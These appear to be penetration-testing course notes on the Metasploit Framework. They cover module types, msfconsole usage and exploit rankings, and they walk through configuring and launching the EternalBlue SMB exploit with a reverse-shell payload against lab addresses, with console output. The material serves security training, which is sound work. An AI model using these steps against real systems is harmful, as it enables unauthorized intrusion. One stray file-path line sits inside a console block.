Jr.Pen 12. Metasploit

Metasploit

1 - Introduction to Metasploit

Metasploit is the most widely used exploitation framework. Metasploit is a powerful tool that can support all phases of a penetration testing engagement, from information gathering to post-exploitation.

Metasploit has two main versions:

- **Metasploit Pro**: The commercial version that facilitates the automation and management of tasks. This version has a graphical user interface (GUI).
- **Metasploit Framework**: The open-source version that works from the command line. This room will focus on this version, installed on the AttackBox and most commonly used penetration testing Linux distributions.

The Metasploit Framework is a set of tools that allow information gathering, scanning, exploitation, exploit development, post-exploitation, and more. While the primary usage of the Metasploit Framework focuses on the penetration testing domain, it is also useful for vulnerability research and exploit development.

The main components of the Metasploit Framework can be summarized as follows;

- **msfconsole**: The main command-line interface.
- **Modules**: supporting modules such as exploits, scanners, payloads, etc.
- **Tools**: Stand-alone tools that will help vulnerability research, vulnerability assessment, or penetration testing. Some of these tools are msfvenom, pattern_create and pattern_offset. We will cover msfvenom within this module, but pattern_create and pattern_offset are tools useful in exploit development which is beyond the scope of this module.

2 - Main Components of Metasploit

The console will be your main interface to interact with the different modules of the Metasploit Framework. Modules are small components within the Metasploit framework that are built to perform a specific task, such as exploiting a vulnerability, scanning a target, or performing a brute-force attack.

- **Exploit:** A piece of code that uses a vulnerability present on the target system.
- **Vulnerability:** A design, coding, or logic flaw affecting the target system. The exploitation of a vulnerability can result in disclosing confidential information or allowing the attacker to execute code on the target system.
- **Payload:** An exploit will take advantage of a vulnerability. However, if we want the exploit to have the result we want (gaining access to the target system, read confidential information, etc.), we need to use a payload. Payloads are the code that will run on the target system. Modules and categories under each one are listed below. These are given for reference purposes, but you will interact with them through the Metasploit console (msfconsole).

Auxiliary: Any supporting module, such as scanners, crawlers and fuzzers, can be found here.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 auxilia
ry/
auxiliary/
├── admin
├── analyze
├── bnat
├── client
├── cloud
├── crawler
├── docx
├── dos
```

```
├── example.py
├── example.rb
├── fileformat
├── fuzzers
├── gather
├── parser
├── pdf
├── scanner
├── server
├── sniffer
├── spoof
├── sqli
├── voip
└── vsploit

20 directories, 2 files
```

Encoders: Encoders will allow you to encode the exploit and payload in the hope that a signature-based antivirus solution may miss them. Signature-based antivirus and security solutions have a database of known threats. They detect threats by comparing suspicious files to this database and raise an alert if there is a match. Thus encoders can have a limited success rate as antivirus solutions can perform additional checks.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 encoder
s/
encoders/
├── cmd
├── generic
├── mipsbe
├── mipsle
├── php
├── ppc
├── ruby
├── sparc
├── x64
└── x86

10 directories, 0 files
```

Evasion: While encoders will encode the payload, they should not be considered a direct attempt to evade antivirus software. On the other hand, “evasion” modules will try that, with more or less success.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 2 evasio
n/
evasion/
└── windows
    ├── applocker_evasion_install_util.rb
    ├── applocker_evasion_msbuild.rb
    ├── applocker_evasion_presentationhost.rb
    ├── applocker_evasion_regasm_regsvcs.rb
    ├── applocker_evasion_workflow_compiler.rb
    ├── process_herpaderping.rb
    ├── syscall_inject.rb
    ├── windows_defender_exe.rb
    └── windows_defender_js_hta.rb
```

```
1 directory, 9 files
```

Exploits: Exploits, neatly organized by target system.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 exploit
s/
exploits/
├── aix
├── android
├── apple_ios
├── bsd
├── bsdi
├── dialup
├── example_linux_priv_esc.rb
├── example.py
├── example.rb
├── example_webapp.rb
├── firefox
├── freebsd
├── hpux
├── irix
├── linux
├── mainframe
├── multi
├── netware
├── openbsd
├── osx
├── qnx
├── solaris
├── unix
└── windows

20 directories, 4 files
```

NOPs: NOPs (No OPeration) do nothing, literally. They are represented in the Intel x86 CPU family with 0x90, following which the CPU will do nothing for one cycle. They are often used as a buffer to achieve consistent payload sizes.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 nops/
nops/
├── aarch64
├── armle
├── cmd
├── mipsbe
├── php
├── ppc
├── sparc
├── tty
├── x64
└── x86

10 directories, 0 files
```

Payloads: Payloads are codes that will run on the target system. Exploits will leverage a vulnerability on the target system, but to achieve the desired result, we will need a payload. Examples could be; getting a shell, loading a malware or backdoor to the target system, running a command, or launching calc.exe as a proof of concept to add to the penetration test report. Starting the calculator on the target system remotely by launching the calc.exe application is a benign way to show that we can run commands on the target system. Running command on the target system is already an important step but having an interactive connection that allows you to type commands that will be executed on the target system is better. Such an interactive command line is called a "shell". Metasploit offers the ability to send different payloads that can open shells on the target system.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 payload
s/
payloads/
├── adapters
├── singles
├── stagers
└── stages

4 directories, 0 files
```

You will see four different directories under payloads: adapters, singles, stagers and stages.

- **Adapters:** An adapter wraps single payloads to convert them into different formats. For example, a normal single payload can be wrapped inside a Powershell adapter, which will make a single powershell command that will execute the payload.
- **Singles:** Self-contained payloads (add user, launch notepad.exe, etc.) that do not need to download an additional component to run.
- **Stagers:** Responsible for setting up a connection channel between Metasploit and the target system. Useful when working with staged payloads. “Staged payloads” will first upload a stager on the target system then download the rest of the payload (stage). This provides some advantages as the initial size of the payload will be relatively small compared to the full payload sent at once.
- **Stages:** Downloaded by the stager. This will allow you to use larger sized payloads.

Metasploit has a subtle way to help you identify single (also called “inline”) payloads and staged payloads.

- generic/shell_reverse_tcp
- windows/x64/shell/reverse_tcp

Both are reverse Windows shells. The former is an inline (or single) payload, as indicated by the “_” between “shell” and “reverse”. While the latter is a staged payload, as indicated by the “/” between “shell” and “reverse”.

Post: Post modules will be useful on the final stage of the penetration testing process listed above, post-exploitation.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 post/
post/
├── aix
├── android
├── apple_ios
├── bsd
├── firefox
├── hardware
├── linux
├── multi
├── networking
├── osx
├── solaris
└── windows

12 directories, 0 files
```

Answer the questions below:

> What is the name of the code taking advantage of a flaw on the target system? Exploit

> What is the name of the code that runs on the target system to achieve the attacker's goal? Payload

> What are self-contained payloads called? Singles

> Is "windows/x64/pingback_reverse_tcp" among singles or staged payload? Singles

3 - Msfconsole

As previously mentioned, the console will be your main interface to the Metasploit Framework. You can launch it using the `msfconsole` command on your AttackBox terminal or any system the Metasploit Framework is installed on.

```
root@ip-10-10-220-191:~# msfconsole


                  _---------.
              .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@@        @@@@@@@@@@@@@@@@ .'
    "--'.@@@  -.@         @ ,'-   .'--"
         ".@' ; @       @ `.  ;'
           |@@@@ @@@     @    .
            ' @@@ @@   @@    ,
             `.@@@@    @@   .
               ',@@     @   ;           _____________
                (   3 C    )     /|___ / Metasploit! \
                ;@'. __*__,."    \|--- \_____________/
                 '(.,....."/


       =[ metasploit v6.0                         ]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see al
l the filters with help search

msf6 >
```

Once launched, you will see the command line changes to msf6 (or msf5 depending on the installed version of Metasploit). The Metasploit console (msfconsole) can be used just like a regular command-line shell, as you can see below. The first command is `ls` which lists the contents of the folder from which Metasploit was launched using the `msfconsole` command. It is followed by a `ping` sent to Google's DNS IP address (8.8.8.8). As we operate from the AttackBox, which is Linux we had to add the `-c 1` option, so only a single ping was sent. Otherwise, the ping process would continue until it is stopped using `CTRL+C`.

```
msf6 > ls
[*] exec: ls
```

```
burpsuite_community_linux_v2021_8_1.sh  Instructions  Scripts
Desktop                 Pictures      thinclient_drives
Downloads               Postman       Tools
msf6 > ping -c 1 8.8.8.8
[*] exec: ping -c 1 8.8.8.8

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=1.33 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.335/1.335/1.335/0.000 ms
msf6 >
```

It will support most Linux commands, including `clear` (to clear the terminal screen), but will not allow you to use some features of a regular command line (e.g. does not support output redirection), as seen below.

```
msf6 > help > help.txt
[-] No such command
msf6 >
```

While on the subject, the help command can be used on its own or for a specific command. Below is the help menu for the set command we will cover soon.

```
msf6 > help set
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 >
```

You can use the history command to see commands you have typed earlier.

```
msf6 > history
1  use exploit/multi/http/nostromo_code_exec
2  set lhost 10.10.16.17
3  set rport 80
4  options
5  set rhosts 10.10.29.187
6  run
7  exit
8  exit -y
9  version
10  use exploit/multi/script/web_delivery
```

An important feature of msfconsole is the support of tab completion. This will come in handy later when using Metasploit commands or dealing with modules. For example, if you start typing `he` and press the tab key, you will see it auto-completes to `help`.

Msfconsole is managed by context; this means that unless set as a global variable, all parameter settings will be lost if you change the module you have decided to use. In the example below, we have used the ms17_010_eternalblue exploit, and we have set parameters such as `RHOSTS`. If we were to switch to another module (e.g. a port scanner), we would need to set the RHOSTS value again as all changes we have made remained in the context of the ms17_010_eternalblue exploit.

Let us look at the example below to have a better understanding of this feature. We will use the MS17-010 “Eternalblue” exploit for illustration purposes.

Once you type the `use exploit/windows/smb/ms17_010_eternalblue` command, you will see the command line prompt change from msf6 to “msf6 exploit(windows/smb/ms17_010_eternalblue)”. The "EternalBlue" is an exploit allegedly developed by the U.S. National Security Agency (N.S.A.) for a vulnerability affecting the SMBv1 server on numerous Windows systems.
The SMB (Server Message Block) is widely used in Windows networks for file sharing and even for sending files to printers. EternalBlue was leaked by the cybercriminal group "Shadow Brokers" in April 2017. In May 2017, this vulnerability was exploited worldwide in the WannaCry ransomware attack.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

The module to be used can also be selected with the `use` command followed by the number at the beginning of the search result line. While the prompt has changed, you will notice we can still run the commands previously mentioned. This means we did not "enter" a folder as you would typically expect in an operating system command line.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > ls
[*] exec: ls

burpsuite_community_linux_v2021_8_1.sh  Instructions  Scripts
Desktop                 Pictures      thinclient_drives
Downloads               Postman       Tools
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

The prompt tells us we now have a context set in which we will work. You can see this by typing the show options command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authent
ication
   SMBPass                         no        (Optional) The password for the specified userna
me
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Tar
get.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):
```

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, n
one)
   LHOST     10.10.220.191    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

This will print options related to the exploit we have chosen earlier. The show options command will have different outputs depending on the context it is used in. The example above shows that this exploit will require we set variables like RHOSTS and RPORT. On the other hand, a post-exploitation module may only need us to set a SESSION ID (see the screenshot below). A session is an existing connection to the target system that the post-exploitation module will use.

```
msf6 post(windows/gather/enum_domain_users) > show options

Module options (post/windows/gather/enum_domain_users):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HOST                      no        Target a specific host
   SESSION                   yes       The session to run this module on.
   USER                      no        Target User for NetSessionEnum

msf6 post(windows/gather/enum_domain_users) >
```

The `show` command can be used in any context followed by a module type (auxiliary, payload, exploit, etc.) to list available modules. The example below lists payloads that can be used with the ms17-010 Eternalblue exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                     Disclosure Date  Rank    Check  Descriptio
n
   -   ----                                     ---------------  ----    -----  ----------
-
   0   generic/custom                                            manual  No     Custom Pay
load
   1   generic/shell_bind_tcp                                    manual  No     Generic Co
mmand Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                 manual  No     Generic Co
mmand Shell, Reverse TCP Inline
   3   windows/x64/exec                                          manual  No     Windows x6
4 Execute Command
```

```
   4   windows/x64/loadlibrary                                    manual  No     Windows x6
4 LoadLibrary Path
   5   windows/x64/messagebox                                     manual  No     Windows Me
ssageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                      manual  No     Windows Me
terpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                 manual  No     Windows Me
terpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
```

If used from the msfconsole prompt, the `show` command will list all modules. The `use` and `show options` commands we have seen so far are identical for all modules in Metasploit. You can leave the context using the `back` command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 >
```

Further information on any module can be obtained by typing the `info` command within its context.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Sean Dillon
  Dylan Davis
  Equation Group
  Shadow Brokers
  thelightcosine

Available targets:
  Id  Name
  --  ----
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

Check supported:
  Yes

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS                          yes       The target host(s), range CIDR identifier, or hos
ts file with syntax 'file:'
  RPORT          445              yes       The target port (TCP)
  SMBDomain      .                no        (Optional) The Windows domain to use for authenti
cation
  SMBPass                         no        (Optional) The password for the specified usernam
e
  SMBUser                         no        (Optional) The username to authenticate as
```

```
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Targ
et.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.

Payload information:
  Space: 2000

Description:
  This module is a port of the Equation Group ETERNALBLUE exploit,
  part of the FuzzBunch toolkit released by Shadow Brokers. There is a
  buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
  calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
  where a DWORD is subtracted into a WORD. The kernel pool is groomed
  so that overflow is well laid-out to overwrite an SMBv1 buffer.
  Actual RIP hijack is later completed in
  srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
  not trigger 100% of the time, and should be run continuously until
  triggered.
```

Alternatively, you can use the `info` command followed by the module's path from the msfconsole prompt (e.g. `info exploit/windows/smb/ms17_010_eternalblue`). Info is not a help menu; it will display detailed information on the module such as its author, relevant sources, etc.

Search: One of the most useful commands in msfconsole is `search`. This command will search the Metasploit Framework database for modules relevant to the given search parameter. You can conduct searches using CVE numbers, exploit names (eternalblue, heartbleed, etc.), or target syste

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 Ete
rnalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB
RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 Ete
rnalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 Ete
rnalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPU
LSAR Remote Code Execution


Interact with a module by name or index, for example use 4 or use exploit/windows/smb/smb_dou
blepulsar_rce

msf6 >
```

The output of the `search` command provides an overview of each returned module. You may notice the "name" column already gives more information than just the module name. You can see the type of module (auxiliary, exploit, etc.) and the category of the module (scanner, admin, windows, Unix, etc.). You can use any module returned in a search result with the

command use followed by the number at the beginning of the result line. (e.g. `use 0` instead of `use auxiliary/admin/smb/ms17_010_command`)

Another essential piece of information returned is in the "rank" column. Exploits are rated based on their reliability. The table below provides their respective descriptions.

Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

Source: https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking(opens in new tab) You can direct the search function using keywords such as type and platform. For example, if we wanted our search results to only include auxiliary modules, we could set the type to auxiliary. The screenshot below shows the output of the search type:auxiliary telnet command

```
msf6 > search type:auxiliary telnet

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank    Check  De
scription
   -   ----                                                  ---------------  ----    -----  --
---------
   0   auxiliary/admin/http/dlink_dir_300_600_exec_noauth  2013-02-04       normal  No     D-
Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   1   auxiliary/admin/http/netgear_r6700_pass_reset       2020-06-15       normal  Yes    Ne
tgear R6700v3 Unauthenticated LAN Admin Password Reset
   2   auxiliary/dos/cisco/ios_telnet_rocem                2017-03-17       normal  No     Ci
sco IOS Telnet Denial of Service
   3   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof        2010-12-21       normal  No     Mi
crosoft IIS FTP Server Encoded Response Overflow Trigger
   4   auxiliary/scanner/ssh/juniper_backdoor              2015-12-20       normal  No     Ju
niper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/brocade_enable_login                        normal  No     Br
ocade Enable Login Check Scanner
   6   auxiliary/scanner/telnet/lantronix_telnet_password                   normal  No     La
ntronix Telnet Password Recovery
```

```
   7   auxiliary/scanner/telnet/lantronix_telnet_version                  normal  No     La
ntronix Telnet Service Banner Detection
   8   auxiliary/scanner/telnet/satel_cmd_exec            2017-04-07      normal  No     Sa
tel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerabilit
```

> How would you search for a module related to Apache? search apache

> Who provided the auxiliary/scanner/ssh/ssh_login module? todb (write in msfconsole infoauxiliary/scanner/ssh/ssh_login)

4 - Working with modules

Once you have entered the context of a module using the `use` command followed by the module name, as seen earlier, you will need to set parameters. The most common parameters you will use are listed below. Remember, based on the module you use, additional or different parameters may need to be set. It is good practice to use the `show options` command to list the required parameters. All parameters are set using the same command syntax: `set PARAMETER_NAME VALUE`As mentioned earlier, the `show options` command will list all available parameters.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authent
ication
   SMBPass                         no        (Optional) The password for the specified userna
me
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Tar
get.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, n
one)
   LHOST     10.10.44.70      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

As you can see in the screenshot above, some of these parameters require a value for the exploit to work. Some required parameter values will be pre-populated, make sure you check if these should remain the same for your target. For example, a web exploit could have an RPORT (remote port: the port on the target system Metasploit will try to connect to and run the exploit) value preset to 80, but your target web application could be using port 8080.

In this example, we will set the RHOSTS parameter to the IP address of our target system using the `set` command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.165.39
rhosts => 10.10.165.39
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.165.39     yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authent
ication
   SMBPass                         no        (Optional) The password for the specified userna
me
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Tar
get.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, n
one)
   LHOST     10.10.44.70      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:


   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Once you have set a parameter, you can use the `show options` command to check the value was set correctly.

Parameters you will often use are:

- **RHOSTS:** “Remote host”, the IP address of the target system. A single IP address or a network range can be set. This will support the CIDR (Classless Inter-Domain Routing) notation (/24, /16, etc.) or a network range (10.10.10.x – 10.10.10.y). You can also use a file where targets are listed, one target per line using file:/path/of/the/target_file.txt, as you can see below.



- **RPORT:** “Remote port”, the port on the target system the vulnerable application is running on.
- **PAYLOAD:** The payload you will use with the exploit.
- **LHOST:** “Localhost”, the attacking machine (your AttackBox or Kali Linux) IP address.
- **LPORT:** “Local port”, the port you will use for the reverse shell to connect back to. This is a port on your attacking machine, and you can set it to any port not used by any other application.
- **SESSION:** Each connection established to the target system using Metasploit will have a session ID. You will use this with post-exploitation modules that will connect to the target system using an existing connection.

You can override any set parameter using the set command again with a different value. You can also clear any parameter value using the `unset` command or clear all set parameters with the `unset all` command.

The unset all command

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > unset all
Flushing datastore...
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authent
ication
   SMBPass                         no        (Optional) The password for the specified userna
me
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Tar
get.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.
```

```
Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

You can use the `setg` command to set values that will be used for all modules. The `setg` command is used like the set command. The difference is that if you use the `set` command to set a value using a module and you switch to another module, you will need to set the value again. The `setg` command allows you to set the value so it can be used by default across different modules. You can clear any value set with `setg` using `unsetg`.

The example below uses the following flow;

1. We use the ms17_010_eternalblue exploitable
2. We set the RHOSTS variable using the `setg` command instead of the set command
3. We use the `back` command to leave the exploit context
4. We use an auxiliary (this module is a scanner to discover MS17-010 vulnerabilities)
5. The `show options` command shows the RHOSTS parameter is already populated with the IP address of the target system.

Navigating modules

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > setg rhosts 10.10.165.39
rhosts => 10.10.165.39
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                Required  Desc
ription
   ----         ---------------                                                --------  ----
-------
   CHECK_ARCH   true                                                           no        Chec
k for architecture on vulnerable hosts
   CHECK_DOPU   true                                                           no        Chec
k for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                          no        Chec
k for named pipe on vulnerable hosts
   NAMED_PIPES  /opt/metasploit-framework-5101/data/wordlists/named_pipes.txt  yes       List
of named pipes to check
   RHOSTS       10.10.165.39                                                   yes       The
target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT        445                                                            yes       The
SMB service port (TCP)
   SMBDomain    .                                                              no        The
Windows domain to use for authentication
   SMBPass                                                                     no        The
password for the specified username
```

```
   SMBUser                                                                 no        The
username to authenticate as
   THREADS      1                                                          yes       The
number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

The `setg` command sets a global value that will be used until you exit Metasploit or clear it using the `unsetg` command.

Using modules: Once all module parameters are set, you can launch the module using the `exploit` command. Metasploit also supports the `run` command, which is an alias created for the `exploit` command as the word exploit did not make sense when using modules that were not exploits (port scanners, vulnerability scanners, etc.). The `exploit` command can be used without any parameters or using the "`-z`" parameter. The `exploit -z` command will run the exploit and background the session as soon as it opens.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit -z

[*] Started reverse TCP handler on 10.10.44.70:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7
601 Service Pack 1 x64 (64-bit)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7
Profes
[*] 10.10.12.229:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 76
01 Serv
[*] 10.10.12.229:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack
1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
